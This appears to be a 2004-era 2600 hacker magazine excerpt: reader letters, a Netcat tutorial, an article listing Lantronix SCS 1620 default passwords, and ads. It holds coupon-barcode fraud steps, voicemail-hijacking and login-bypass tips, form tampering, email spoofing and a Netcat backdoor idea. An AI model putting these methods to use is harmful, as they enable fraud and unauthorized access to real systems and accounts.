Someone once said "If you tell anyone about your acts, you've already made your first mistake." Probably the best advice one could offer. Trust no one. While you think your friends will not rat you out, just wait until they sit in the hot seat. Also, as far as school "exploration" is concerned, keep away from it. While most admins will not concern themselves too much, the repercussions could be serious. While suspension is not very bad, especially since the absence is exempt, worse things could happen. In eCKO's case, he lost his computer classes. But if anyone suspects tampering with the gradebooks, your own grade could quickly become void. Imagine trying to send a transcript with a note that says your grades are invalid. We don't like the massage "invalid" on our compilers, let alone our high school transcripts. I was fortunate this time, but it took me a few weeks before I got back on track with all the schoolwork I missed. Also, as expected, my grades dropped a little in all my classes. I have decided since to leave the school computers to be used for their intended purpose. As for the admins, they ghetto patched some of the loopholes and completely ignored others. "Sources" claim that the DOS access no longer works and simply displays an empty directory. BESS is still at large, but we still have our shortcuts.

Continued from page 39

A) Steals computer services
B) Steals a company's products through a computer-based ordering system
C) Illegally copies and sells copyrighted software
D) Attempts to gain unauthorized access to a computer system

Obviously, I wouldn't be writing if I thought a correct answer was among their selection, but there is not. Yet another unfortunate example of the misrepresentation of our community.

sephail

You're not going to tell us which one was their right answer? Actually, it seems odd that someone with no understanding of hackers wouldn't assume we're guilty of all of these. Equally odd that someone who did understand hackers wouldn't have an alternative answer. Are you sure there wasn't an "all of the above" and/or a "none of the above" choice included as well?

Dear *2600:*

After reading all the letters about insecure systems in the previous issue, I wanted to write to you and share the *wonderful* experience that I had in setting up my voice mail at school this past year. I go to Rensselaer Polytechnic Institute (www.rpi.edu) and everyone who works there is stupid beyond belief for a number of reasons. One of those reasons is the handling of the voice mail system. In order to initialize your voice mail you have to pick up any phone on campus, dial the voice mail number (6006), then dial your phone number (for instance, 4002), then input the default password (122456), then use the menus to enter a real password, set your greeting, etc. The problem with this system, as I'm sure you've already guessed, is that *anyone* can set up *anyone's* voice mail. When I first set mine up I accidentally dialed the wrong number and set my own password and greeting to my neighbor's phone. I could easily have gotten to school a day early and set every voice mail on campus to profanity or something equally juvenile and damaging. The point of this is, many large organizations like schools and corporations seem to go instantly stupid when issues of security come up. The fact that voice mail exists is apparently good enough for them. Any concerns about security or impersonation are just ignored.

ManiacDan

Even 20 years ago this would have been considered absurdly dumb. But we're impressed that they deviated from the 123456 default password string. We smell a Darwin Award.

Dear *2600:*

Hi my name is Ashmit. I guess you already know that lol. Anyways, I got your e-mail from the www.2600.com website. The reason I am e-mailing you is because I was hoping you could help me out with a little something. I need to know whether you can gain access into a web server and its databases. If you can then we are set. Basically here is the deal in a nutshell. I need someone with the abilities to get into my school server and change a few things. I have saved up $3500 over the past year for this and am willing to pay it in cash, as I am from the Winnipeg area. You do not have to worry about getting caught because I am sure as long as you erase your traces, there is no way of either one of us being caught, *guaranteed.* I hope you can help me out because I am extremely desperate.

Ash

"Desperate" doesn't begin to cover it. Whatever your problems, and we certainly won't try to minimize them, they are nothing compared to the world of hurt you'll enter if you do stupid things like offer complete strangers money to help you do illegal things. But even if you weren't a complete stranger we would tell you the same thing. And just where did you get this distorted view of the hacker world where this is the kind of thing we do? Yeah, we know - the mass media. It's still no excuse. There should be something in your genetic code that alerts you to the fact that you're doing something extremely stupid and wrong.

So we're clear, the offer was in Canadian dollars and not American, right?

Dear *2600:*

From Verizon's public website under "Local Phone Service," "Online Help/FAQs," "Voice Mail," you will find instructions for "Getting Started with Home Voice Mail." Step number three says: "Dial your starter password, which is your seven-digit home telephone number."

So basically all you have to do is find someone who has new service or someone who has not changed the password and you can own their voice mail. Theoretically, you could take Verizon White Pages from last quarter, compare it with this quarter's and find all the new customers. Then you could just punch in numbers from the Verizon White Pages until you have a hit.

Just to further test their security on this I called customer support (and not from my home phone) and claimed that my voice mail was locked out. They changed the password for me. All they asked for was my name, address, and home phone. No account number, no Social Security number, no "amount of last bill," mother's maiden name, or any other verification questions.

Thanks Verizon!

The Great Belzoni

Dear *2600:*

This is an update to the "coupon trick" article printed in 20:2. I was so intrigued by the article that I immediately began making up some coupons for a test run at a local department store chain called Fred Meyer. I knew they had recently installed self-checkouts and was eager to see if the trick worked. Well, it did work but I found myself wanting more. In the original article the author discovered that a 30 cent coupon had the numbers 3030 in the barcode and that by changing them to 7575 the coupon was instantly a 75 cent coupon. The problem is that his basic method is limited to a cents amount, or a maximum of 99 cents. I wanted to make up coupons worth dollar amounts. After clipping every coupon out of the Sunday ads I compared all of the $1 coupons and all of the $2 coupons and so forth. Well, it was very easy to figure out that all of the $1 coupons had the exact same code as each other and all of the $2 coupons had the exact same code as each other and so forth. I searched for the coupon with the highest value and ended up with a $7 coupon for Crest whitening strips. I merely wrote down the two digit code used to represent $7 and applied that code to a coupon I had for a box of Tide laundry detergent. I printed up the

coupon and used it on an $8 box of Tide and sure enough it subtracted $7 and gave me a grand total of $1. Happy shopping and enjoy!

Clint

Let's once again make it clear what the difference is between hacking and stealing. Discovering the vulnerability, figuring out the system, and testing it are examples of hacking. But you seem to have vaulted over to the stealing community which really doesn't involve much in the way of skill and simply turns you into a dishonest person. And don't try to use the "unfair prices" logic as the people (most likely in the store) who have to cover the difference are probably a lot more innocent than you. We only ask that you do us one favor. When you get caught and prosecuted, don't go telling the authorities that you hacked the system. All you did was mess around with one part of it in a very crude manner.

Dear *2600:*

We need more magazines like yours with an otherwise unseen view on today's media community. I'm writing because I have a problem and wish to complain (not about you but to you). Maybe I can get a few suggestions as well. I'm 18 and live in a residential program for "troubled youths" in Massachusetts. I rarely have access to a computer with Internet capabilities and when I do it's for a very short period only. My main hobby is computer work and hacking. But my lack of access to a computer drives me crazy. At home on the weekends my one refuge was my broadband connection through (blech!) AOL no less. Now even that's been taken away and my camp time is more limited. School computer usage is limited in itself to researching colleges on a Mac.

I was so excited when last year the program said we'd get a laptop and Internet access. I found out that our pal Mr. Gates had fallen asleep counting his money again and our Internet Explorer was corrupt. When I went into the Network Neighborhood, surprisingly to me, the installer for MSIE was in the same folder as a directory of private patient information - unlocked!

I notified our computer guy who handed off the info to someone else who interrogated me as to my "hacking" into patient files! I had stumbled onto a directory, not opened it, and notified the admin at once that sensitive patient data was unlocked. Now the admin (who's a bit of a tinkerer himself) didn't have the brass to own up to his mistake and he let me take the heat.

It's funny that a year later that same guy has given me the only admin account to our new computer (no Internet of course).

Hell, I can't even get a subscription to your mag because my dad works with anti-terrorism and isn't sure what people would think if *2600* came to our house!

Gigabyte_GRynd3R

You would think someone involved with anti-terrorism wouldn't be so easily scared of what people might think of a magazine. In any event, you have your share of paranoid, ignorant people around you who clearly are afraid of losing even a little control. We wish you luck.

Homeland Security

Dear *2600:*

There are two points that stand out dramatically in the face of the recent local Department of Homeland Security "Town Hall" meeting. First is the fact that this meeting was held at a private school. Why couldn't this meeting be held in Seattle's Town Hall? If the security of the city's public buildings can't be trusted, then isn't that an important topic for discussion? This issue wasn't raised by either the *Seattle Times* or the *Post-Intelligencer.*

Second, I walked into Campion Hall two days ago and picked up an eight page stack of paper lying on a desk titled "Seattle Town Hall Attendees." Several copies of the document were laying on the desk and had various names checked off, none of which were labeled as confidential, restricted, or sensitive information. Further, the copy I put in my backpack was next to a stack of brochures. I was being watched by several police officers and a few men in suits who I assumed to be DHS employees. None of them attempted to stop me from taking this list. On later review, the list is a four column table which may have been derived from the web sign-up form. There are columns for First and Last Name, Occupation, and Title. The list is sorted by last name and some of the fields are blank. Some of the names are in italics and they appear to be people of some import, which leads me to speculate that they would be ushered through without being closely questioned or searched (although I wasn't there in time to witness the ingression). Close examination of the document reveals that Tom Ridge is not on the list. Neither is Steve Ballmer, who was in attendance according to various news sources. This gives me the impression of a separate class of VIPs who were not required to register and be screened by the DHS. I do not intend to publish this list of names; my point in taking a copy was merely to illustrate the inattention to detail and disregard for personal privacy in the Department of Homeland Security. However, for purposes of verification I will share this excerpt from an attendee named John who wrote in the "Occupation" field: "Please don't draft me."

If this is an indication of the level of privacy that the Department of Homeland Security intends to provide, I do not support it.

Lee Colleton

Dear *2600:*

This is in response to an anonymous letter in 20:4 about Department of Homeland Security regional offices (disguising themselves as other government offices).

As far as I know, DHS doesn't have many regional offices and, of all government agencies, the only agency that disguises itself as another government entity within this country is the CIA (it seems that CIA domestic offices are commonly disguised as the Secret Service). DHS, I believe, does not employ anyone directly outside of Washington. Instead, what people like to think of as "DHS agents" are really officers of its component agencies, i.e., CIA, DIA, FBI, NSA, etc.

Prospero

Redirecting

Dear *2600:*

I have a lot of respect for everything you have done to ensure that cyberspace remains the last enclave of free speech. I have a lot of respect for your continued fight with those that would like to own, control, and sell the Internet. But you are dead wrong on the fuckgeneralmo-

tors.com issue. I believe that no one has the right to point his own DNS entry into someone else's website. Why? Let's imagine that you have a family website with your wife's and kids' pictures and someone registers fuckmaterial.com which then points right to your website. Would you like that? Would you like that fuckmaterial.com site advertised on all the available search engines? Would you like the resulting e-mail directed to your family? I do not think so. A hyperlink from a website pointing to another website is a different story, but advertising a website that purposely points to someone else's material, copyrighted or not, does not seem right nor fair to me at all.

But that's me.

Steve Duch

What you suggest runs counter to the very foundations of the net and flies in the face of free speech. No, it's not very nice and yes, some people may get offended. But it's far more offensive to us to be told that we are not allowed to make a statement or to be told that we cannot redirect to a site without permission. And your fictitious family scenario is easily dealt with by simply denying any connections that originate with the offending site.

Observations

Dear *2600:*

I just watched the documentary called *Freedom Downtime* and was blown away that the government of the United States was able to break its own laws and not be brought to justice. You've probably heard this over and over again for the last five years plus, but it's new to me, and I just wanted to let you know there are still eyes being opened.

Mugulord

Thanks for the feedback. Be sure to check out the DVD for even more eye opening material.

Dear *2600:*

I have a Nokia 3390 with T-Mobile as provider. When I put my phone in silent mode and vibrate alert is off, if someone calls me from a land line I can hear them talking *before I answer the call* through the earpiece on the phone! I discovered this recently when I had my phone set to silent mode and vibrate alert off. I heard my friend's voice saying "pick up the phone, pick up the phone!" and my phone was displaying "incoming call" before I even hit the send key to answer. The sound is not as loud as it is in a normal conversation, but still this is very interesting. If someone calls me from a cell phone this does not seem to work, only from a land line phone. I am not sure how this happens but consider it deserving of more research.

Pablo

We've gone nuts trying to test this out, although not on your specific model. So far no luck. But it's not the first time we've heard of similar occurrences. No doubt our readers will have more to say on this.

Dear *2600:*

I am a Tracfone user and have been for some time now. Overall I have been pleased with the service I have been getting. However, as I was trying to add minutes recently, I noticed something sinister. I went through the usual automated menu nonsense, but when I got to the part where I was prompted to add my minutes, I was asked to make up a PIN. This has never happened before but my problem was when the prompt asked for the PIN to be the last four digits of my Social Security number. I called the Tracfone people to see why. I got the line I was expecting, telling me I had nothing to worry about, this has nothing to do with the government, and it's only for customer service purposes. Yeah, like if Big Brother is your customer service rep? If the number is only for customer service reasons, why ask for the Social Security numbers in the first place?

Just a little heads-up for everyone.

Michael J. Ferris

Did you try simply not giving it to them? If they don't already have it, there shouldn't even be an issue. But if they already have this information, the time to object would have been back when it was originally given to them. Unless there's a credit check involved, you can get away with giving them a fake number. (Obviously, you don't want to lose track of the number you've given them or things could get very complicated.) From their point of view, this is a better default password than 1234 since it's almost always unique for different customers but still easy to remember. But if they're suggesting that everyone use the last four digits of their Social Security number as their normal PIN, that's a very bad idea for obvious reasons.

Dear *2600:*

Stephen recently noted (21:1) that US soldiers are "to be in the mindset of being deployed at all times, be it at home or abroad" and that reminded me of something from Aldous Huxley's *Brave New World Revisited,* end of the first chapter:

"But liberty, as we all know, cannot flourish in a country that is permanently on a war footing, or even a near war footing. Permanent crisis justifies permanent control of everything and everybody by the agencies of the central government."

Given current polling data, this war on a noun (terror) seems to me to be an awfully effective way of justifying permanent control without the messiness that was the Florida recount of 2000. I wonder if Congress and the States will repeal the 22nd Amendment so Bush can run for a third time in 2008. Or will they save everyone the trouble and just make George first king of the new United Kingdom of America?

Michael

Let's not get ahead of ourselves. 2004 isn't over yet.

Dear *2600:*

I just came across this article with the following quote from John Kerry: "Have you had a beer with me yet? I like to have fun as much as the next person, and go out and hack around and have a good time." It made me wonder if Kerry is a hacker in disguise. Maybe being a Massachusetts senator (home of MIT) did him some good.

autocode

That was actually a coded message. We demanded that he use the word "hack" in a public statement as a gesture of good will towards the disenfranchised hacker electorate. Bush has yet to respond to our demands. But we probably shouldn't be telling you this.

Dear *2600:*

In response to ieMpleH's letter in 21:1, "Using a public form on a website [to broadcast vulgarity] hardly

seems like 'hacking' to me" either. It was just a lame, juvenile prank that screwed up a free and potentially useful service. This sort of behavior is, by ieMpleH's own definition, not hacking, and not even security-related (as there was no security to defeat), and therefore out of the scope and below the quality level (in my opinion) of this magazine. I would ask ieMpleH and others to focus their time, talents, and energy on more productive works.

Bryan

Isn't this exactly what the writer already said? Why is it necessary to lecture someone who already agrees with you?

Dear *2600:*

I have just read most of what happened at Pentagon Mall with the Secret Service. In Arlington this is nothing new. I have lived here for all my life and have been arrested for erroneous behavior like "Obstruction of Justice" wile trying to walk away from an Arlington County police officer who was harassing me in a movie line at Ballston Common Mall (also in Arlington).

The clandestine actions of watching young tech savvy adults and teens by the FBI, the Secret Service, and mall police is really a waste of time and money. If they want to know what is going on at our *public* meetings then let's invite them to sit down and listen with us. We have nothing to hide and we are definitely not terrorists.

Furthermore, what in the heck were you guys doing with contraband in your pockets at a meeting? A meeting that you know is not favored by the government? Come on guys and girls, this is not good. We have to give them no open reason to want to search us. Next time, please be more careful of what is in your pockets. We don't want someone to find a dub bag and have everyone get charged with dealing pot, do we? Like I said, let's invite a member of the Secret Service or the FBI (tech savvy only) to sit in on one or two meetings so they can see that we are merely intellectuals who enjoy solving problems and finding problems to solve.

DRAHZ

Our meetings are always open to the public and that includes people who are part of law enforcement. We don't specifically invite people from any organization. As for the fears of the meeting attendees back in 1992, we certainly can't fault people who were worried about how certain things could be used against them. It's actually a very rare thing to find people who have absolutely no fear when facing such a formidable adversary, doubly so when you inject concerned parents into the equation.

Dear *2600:*

First, I found a VoIP program called Skype. Excellent sound quality for free long distance calls. After doing a search (specifying age/sex), I found a few people online who were using their real names as usernames, first and last! So I started chatting to one girl and mentioned I was in college. She responded, "My brothers are in college" and when I asked where, she told me. So I googled the school name, found the college's site, ran a search for her last name (which wasn't a common name), and found both brothers with info they probably didn't know was public: name, phone number, major, academic year, *home address!* So I asked her if she lived at that address and of course she flipped out. The lesson here: Don't ever use your full name as a username and be sure to let the college admins know this sensitive info is available to any psycho with an Internet connection.

Second, I have recently discovered Live Unix CDs. They are full distributions of Unix that boot and run the entire operating system off of the CD. The benefit (which I am still exploring) is that you can pop in the CD on a computer that requires username/pw login (i.e., campus computers) and reboot, set the BIOS to boot from CD, run Unix off the CD, and have complete use of the computer! When you are done, just reboot because everything was done in memory and there's no trace you were there! Just don't forget to grab your CD before you leave. Check out Knoppix, PCLinuxOS, SLAX, or PHLAK which have extra goodies.

Keep up the fight for our freedoms. It is from reading your great publication that I became active with EFF.

cycoanalytikal

Dear *2600:*

I found Spua7's letter in 20:3 about the FBI's presentations in Phoenix interesting since I also saw a similar presentation several months ago (set up by my employer). I disagree, however, with Spua7's assessment that the presentation lacked "actual real knowledge" or that it was all about a repressed fear of lack of control. In fact, I would argue quite the opposite - for what is truly going on here is a total hijacking of the hacker ethic by the authority that formerly sought to suppress it. While I found it rather amusing (on the surface) that the FBI focused heavily on *2600,* the most chilling aspect of the whole thing was the overall message to my employer: when it comes to cybercrime, the FBI can't help you.

The FBI agent doing the presentation made the point that security starts on every desktop. *2600* has been saying this for years, has it not? Now it seems your message has finally gotten through to the FBI. According to this presentation, the FBI's strategy to fight cybercrime is something called "information sharing." They have set up a network of organizations intended to work together, sharing knowledge of security flaws and weaknesses. The whole idea revolves around prevention and enabling corporations and those "at risk" to take their fate into their own hands - to arm themselves with knowledge. And yet, hasn't that been the point of *2600* from the beginning?

Simon Shadow

Dear *2600:*

I would like to address two letters that appeared in 20:4. One reader was bothered by the use of the color black being associated with evil or bad. He also stated that white people commit most of the crimes. The facts support him only if he's talking about white collar crime. Perhaps in fairness he'll work to change the phrase "white collar" as part of his crusade as well. Another reader worries about the government knowing they subscribe to *2600.* If you think the feds find you interesting, how about subscribing to the *Washington Report On Middle East Affairs* (pro-Palestinian) or *Small Arms Review* (machine guns and silencers). Visitors to Barnes and Noble really need to check out the complete library. Well, I have to go now. I think I see the Homeland Security Prize Patrol van pulling up out front. Maybe I'll be in their next commercial!

Greg Gowen

Fun With Netcat

by MobiusRenoire

The following is a presentation of a very useful network utility. Some call it the Swiss Army knife of network utilities. With it you can connect to a port on a server, listen on a port on your local machine, set up a backdoor on a machine, or port scan someone's box.. The uses of these and other features will be made clear shortly. Standard disclaimer: This article is knowledge and is therefore inherently neither good nor evil; only what you do with it decides that. I cannot and will not be held responsible. That said, let's move on.

The first thing that I did with Netcat was to connect to a server. The typical command line options I use are "nc -v -v <server name> <port number>" (the double -v gives you an ultra-verbose mode). You can attempt to connect to any port, but only a few ports will be useful to us, specifically POP3, SMTP, HTTP, and a few other random ports.

After finding a copy to download (nc11nt.zip for Windows or nc110.tgz for *nix users [usually includes source files]), go ahead and connect to a web server on port 80.

(On a side note to those who must use a proxy server, Netcat is made simple with proxies; just connect to your proxy site in the normal manner in which you would connect to any other computer (including the port number of your proxy, of course) and when you issue one of the following commands, use the full URL of the site you wish to retrieve.)

Once connected, it will list the server's name (e.g. google.com), its IP address, the port number, the name of the port, and open, with a blinking cursor at the end, waiting for input. This is the part where we get to explore HTTP protocol. By sending a GET request via Netcat, we can get the source code for the webpage. This is typically no big deal, unless it's one of those annoying pages that try to disallow you to see its source by disabling right-click. The listing will scroll extensively if it's a decently-sized webpage, so you should redirect output from netcat to an ASCII file. Now you have a copy of the webpage's source. Big deal, right? It gets a little more interesting.

The typical request is formatted "GET / HTTP/1.0". The slash is, of course, the root directory wherever you connected, where the index page will be returned if you didn't specify otherwise. You can change this using either absolute or relative URLs with usually the same results. Absolute references will typically work with the most accuracy. This is the typical request that your browser sends when it connects to a web server but without all the fat.

GET also works with images. For example:

```
nc -v -v www.google.com 80
>logo.gif
GET http://www.google.com/images
➥/logo.gif HTTP/1.0
```

This will give you logo.gif. All you have to do to look at it is to remove the http header from the file with your hex-editor (another essential tool).

Let's say now that you have a website with a form and you want to know what kind of information that it's going to post, wherever it's going to post it. Using simple javascript in the address bar of your browser (in Internet Explorer, at least), you can change the value of the action variable of the form. I suggest setting up Netcat to listen on a certain port while changing the action of the form to something more suitable like "http://<your ip address>:<portnumber>". (Hint: if you're behind a firewall, simply use a common port that won't be blocked [80 works for me]).

After entering your javascript, submit the form and wait. Netcat should print some information, at the bottom of which is the information in which you may be most interested. There will probably be a "content-length = <num>", where <num> is the num-

ber of characters submitted by the form. This is important, because you're going to copy this information in a text editor in order to have some fun with it.

You can alter the information that it was going to post, as long as you change the content-length field above to reflect your changes. You can delete some of the other fields as well, but depending on where it's going to be posted, you may need to keep those fields the same as when you received the form.

After editing the form-submittal to your taste, start up netcat again, but this time use it to connect to the server from where you got your form data. This time, instead of doing a GET request, you replace GET with POST. The full command will basically be "POST http://www.google.com/search HTTP/1.0" or something similar. This does the same thing as pressing the button on the original website, but this time *you* get to decide what gets sent. You can either retype the form data that you just got or put the POST command at the top of the text file you created and use >out.txt to use the file for input. Make sure there are a couple of lines after the POST command or it won't send.

An important note: there is usually a referrer field in the HTTP header that should probably not get changed. If whatever you're submitting to a script that checks the referrer and requires that the referrer be a certain page (so people can't post from their own websites), then it needs to be what it was when you got it.

That's not a big deal of course, but it is a vital exploration of the protocol that defines how a server sends webpages and a browser requests and sends data. It is definitely recommended that you read up on some of the syntax of HTTP protocol, as well as POP3 and SMTP, which we'll be looking at shortly.

Netcat is great for exploration, but it can also serve practical uses such as checking your POP3 (port 110) e-mail. If you go to a college like mine where connecting to your e-mail account requires no encryption, then you can simply connect to their POP3 server and, with the right syntax, login. Typical login looks like this:

```
login <username>
pass <passw>
```

To check for e-mail, supply the word "list" on a new line. It will return the number of e-mails you currently have as well as their sizes. Use "retr <e-mail number>" to get the email.

SMTP (port 25) is similar, and for brevity's sake, it's up to you to discover syntax. I will tell you that to send e-mail to a domain outside of your business or school, you will probably have to login using an encryption method of sorts. You can make your POP3 client connect to localhost and let netcat listen on port 25 to get the login syntax if you must (this is also a good way to spoof the From: address in an e-mail).

Netcat can do numerous more things. The things that I have listed can help you if you need to check on what data one of your forms is sending, allowing you into your e-mail account when the webclient or your POP3 client is not working, and getting the source to pesky websites. Think your network's safe? You can also port scan it with Netcat to ensure yourself that unnecessary ports are blocked. On the flip side, Netcat can be used to port scan computers and/or networks to find vulnerabilities and it can be set up to be a nasty backdoor into a computer using the right command-line switches (see documentation). Now, this backdoor can either hurt or help you. There are many PERL scripts included with some versions that will allow the computer running Netcat to act as a proxy or even an IRC server. Or... you could run Netcat so that you can log in to your or someone else's computer and have cmd.exe run as soon as you connect.

In sum, get to know Netcat as well as many of the other great utilities out there. Learn the protocols and intricacies that allow the Internet to run and never quit asking questions.

Additional Information

Netcat was originally written by *Hobbit* for *nix and was ported over to NT by Weld Pond. More information can be found in various places on the web, as well as the readme file included in most zip files. Use this powerful tool to learn and to educate others.

For more information on HTTP, POP3 and SMTP, read RFCs 1521, 1225, and 822 respectively.

The Lantronix SCS 1620: An Unpublicized Gold Mine

by JK

This article is a simple no-nonsense rundown of the defaults and specifications of the Lantronix SCS 1620. It is used all over the place, including one of the nation's biggest chains of banks, as well as in several universities. It is surprisingly common to come across systems that have been put on a network (especially headless ones) and not configured at all. Hopefully administrators who use these devices will realize that with the publicly available information below, their network could be penetrated easily, and subsequently computers that hold important financial information could be compromised. No one wants to see their bank account emptied as a result of negligent administration.

The SCS 1620 from Lantronix is a very cool device. It has 16 RS-232 serial ports on the back so you can control devices (primarily computers) with ease. Beyond that, it is a pizza box shaped RedHat Linux box with a 128 mb memory card, a two row LCD on the front, an optional modem module for dialup access, a 10/100 ethernet port to put it on the network, a terminal interface direct COMM access, and a PCU8 port to connect to the Lantronix PCU8 power manager.

The default banner is simply "SCS 1620".

The default communication parameters for the terminal and device ports are as follows: 9600 baud, 8 data bits, 1 stop parity, No parity, Xon/Xoff flow control, port type of DCE. The modem port's default parameters for the modem port are the same, except with a baud rate of 38400 and RTS/CTS flow control. The power manager port (PCU8) has the same defaults as the terminal and device ports, except the port type is DTE. The device and PCU8 ports can be configured for baud rates of 2400-115.2k baud, and as DTE or DCE.

By default, the only user that can log in is "sysadmin" (default password "PASS"). Once inside, you can change various settings or go into what they call root mode (simply a shell) by typing bash. From there you can SU and the default password is "root". As sysadmin or root, you can write perl scripts.

So admins, when you take the SCS 1620 out of the box, don't just plug it into the network and be glad it works. Configure it (type "setup")! If properly configured however, the SCS 1620 offers excellent security and incredible functionality.

If you happen to be inside one of these boxes for whatever reason, here is a list of commands to try out (the obvious ones have no explanation, just google it!).


```
adduser
alias
cat
clear
deluser
direct - direct mode on (for device
communication)
dtedce - configure device port type
editbrk - edit user "send break"
sequence
editdev - edit device settings
editesc - edit escape sequence
edituser - edit user settings
exit - deselect a port
help - show help
info - show system information
less
listdev - list device names
listen - listen on a port
listusers
logout
man
passwd
poweroff
reboot
SAVE - save programming changes
select - select a port
scp - secure copy
setup - use to initially configure
the SCS 1620
sftp
ssh
ssh keygen
telnet
timeout - set timeout timers
version - show version info
install_modem
```

Remember, there is nothing wrong with exploration. Don't abuse your situation and give us hackers a bad name, but don't be afraid to look around some computer systems.

Shout Outs: DS, SW, JCH, HJ, AP, LB, etc.

You didn't think we'd let our 20th anniversary go by without introducing a brand new t-shirt, did you?

Now you can help us celebrate this momentous event by sporting one of these spiffy gray shirts with colorful artwork on the front and back that instantly identifies you as someone with a clue as to what's REALLY going on.



1984 was only the beginning.

$18 per shirt, sizes S,M,L,XL,XXL,XXXL

2600
P.O. Box 752
Middle Island, NY
11953 USA

or order straight from our online store at http://store.2600.com

Happenings

BRITNEY SPEARS CAN'T CODE DEMOS IN UTAH... so we have to ask for your help! Don't let us down, at the front-running American Demoparty: Pilgrimage 2004. Come and compete with other programmers for prizes and accolades in beautiful Salt Lake City, Utah. If coding isn't your thing, come for the visual fireworks and the hard-driving bass. Held over the weekend of September 17-18. Check out the facts, the stats, the rules, and the fools at http://pilgrimage.scene.org/. Now in our second year: oops, we did it again!

For Sale

***FREEDOM DOWNTIME* ON DVD!** Years in the making but we hope it was worth the wait. A double DVD set that includes the two hour documentary, an in-depth interview with Kevin Mitnick, and nearly three hours of extra scenes, lost footage, and miscellaneous stuff. Plus captioning for 20 (that's right, 20) languages, commentary track, and a lot of things you'll just have to find for yourself! The entire two disc set can be had by sending $30 to Freedom Downtime DVD, PO Box 752, Middle Island, NY 11953 USA or by ordering from our online store at http://store.2600.com. (VHS copies of the film still available for $15.)

HACKER T-SHIRTS AND STICKERS at JinxGear.com. Stop running around naked! We've got new swagalicious t-shirts, stickers, and miscellaneous contraband coming out monthly including your classic hacker/geek designs, hot-short panties, dog shirts, and a whole mess of kickass stickers. We also have LAN party listings, hacker conference listings, message forums, a photo gallery, and monthly contests. Hell, don't even buy, just sign on the mailing list and have a chance to win free stuff. Or follow the easy instructions to get a free sticker. Get it all at www.JinxGear.com!

HACKER LOGO T-SHIRTS AND STICKERS. Show your affiliation with the hacker community. Get t-shirts and stickers emblazoned with the Hacker Logo at HackerLogo.com. Our Hacker Logo t-shirts are high quality Hanes Beefy-Ts that will visibly associate you as a member of the hacker culture. Our stickers are black print on sturdy white vinyl, and work well on notebooks, laptops, bumpers, lockers, etc. to identify you as a member of the hacker community. Find them at HackerLogo.com.

PHRAINE. Technology information without the noise. A new electronic quarterly written with first generation hacker curiosity, ethics, and technical ability in mind. Order your copy online for a minimal price @ http://pearlyfreepress.madoshi.com/phraine.

THE PREPARATORY MANUAL OF NARCOTICS. Author Jared B. Ledgard shows us how to prepare and handle numerous controlled substances of an intoxicating nature. Written in plain English, this manual is simple enough for the common man to comprehend yet advanced enough to hold the attention of even the most accomplished chemist. All of our titles are perfect bound and printed on acid-free, high quality paper that is 25% recycled, 10% of which is post consumer content. Visa, Mastercard, American Express, Discover, JCB, and old fashioned checks and money orders are welcomed. Due to much fraud, we no longer accept eChecks. No orders by telephone, please. Customer service and product information: 800-681-8995 or 614-275-6490. We ship worldwide - and we now offer FREE shipping to hell!

PHONE HOME. Tiny, sub-miniature, 7/10 ounce, programmable/reprogrammable touch-tone, multi-frequency (DTMF) dialer which can store up to 15 touch-tone digits. Unit is held against the telephone receiver's microphone for dialing. Press "HOME" to automatically dial the stored digits which can then be heard through the ultra miniature speaker. Ideal for E.T.'s, children, Alzheimer victims, lost dogs/chimps, significant others, hackers, and computer wizards. Give one to a boy/girl friend or to that potential "someone" you meet at a party, the supermarket, school, or the mall; with your pre-programmed telephone number, he/she will always be able to call you! Also, ideal if you don't want to "disclose" your telephone number but want someone to be able to call you locally or long distance by telephone. Key ring/clip. Limited quantity available. Money order only. $24.95 + $3.00 S/H. Mail order to: PHONE HOME, Nimrod Division, 331 N. New Ballas Road, Box 410802, CRC, Missouri 63141.

LEARN LOCK PICKING It's EASY with our book. Our 2nd edition adds lots more interesting material and illustrations. Learn what they don't want you to know. Any security system can be beaten, many times right through the front door. Be secure. Learn the secrets and weakness of today's locks. If you want to get where you are not supposed to be, this book could be your answer. Explore the empowering world of lock picking. Send twenty bucks to Standard Publications, PO Box 2226HQ, Champaign, IL 61825 or visit us at www.standardpublications.com/➥direct/2600.html for your 2600 reader price discount.

CABLE TV DESCRAMBLERS. New. (2) Each $74 + $5.00 shipping, money order/cash only. Works on analog or analog/digital cable systems. Premium channels and possibly PPV depending on system. Complete with 110vac power supply. Purchaser assumes sole responsibility for notifying cable operator of use of descrambler. Requires a cable TV converter (i.e., Radio Shack) to be used with the unit. Cable connects to the converter, then the descrambler, then the output goes to TV set tuned to channel 3. CD 9621 Olive, Box 28992-TS, Olivettet Sur, Missouri 63132. Email: cabledescramblerguy@yahoo.com.

HOW TO BE ANONYMOUS ON THE INTERNET. Easy to follow lessons on achieving Internet anonymity, privacy, and security. The book's 20 chapters cover 1) simple proxy use for WWW; 2) how to send and receive e-mail anonymously; 3) use SOCKS proxies for IRC, ICQ, NNTP, SMTP, HTTP; 4) web based proxies - JAP, Multiproxy, Crowds; 5) do-it-yourself proxies - AnalogX, Wingates; 6) read and post in newsgroups (Usenet) in complete privacy; 7) for pay proxies. Learn how to hunt for, find, and utilize all types of proxies, clean up your browsers, clean up your whole Windows OS. This professionally written but non-technical jargon filled book is geared towards the beginner to advanced readers and the average Internet user. The book lessons are on a CD in easy to read HTML interface format with numerous illustrations throughout. Send $20 (I'll pay S/H) to Plamen Petkov, 1390 E Vegas Valley Dr. #40, Las Vegas, NV 89109. Money orders, personal checks, cash accepted.

THE IBM-PC UNDERGROUND ON DVD. Topping off at a full 4.2 gigabytes, ACiD presents the first DVD-ROM compilation for the IBM-PC underground scene entitled "Dark Domain." Inside is an expansive trove of files dating as far back as 1987 up to the close of 2003; from artpacks to loaders and cracktros to magazines, plus all the necessary programs for browsing them. If you ever wanted to see a lost JED ANSImation display at 2400 baud, here's your chance. For order details and more information please consult http://www.darkdomain.org/.

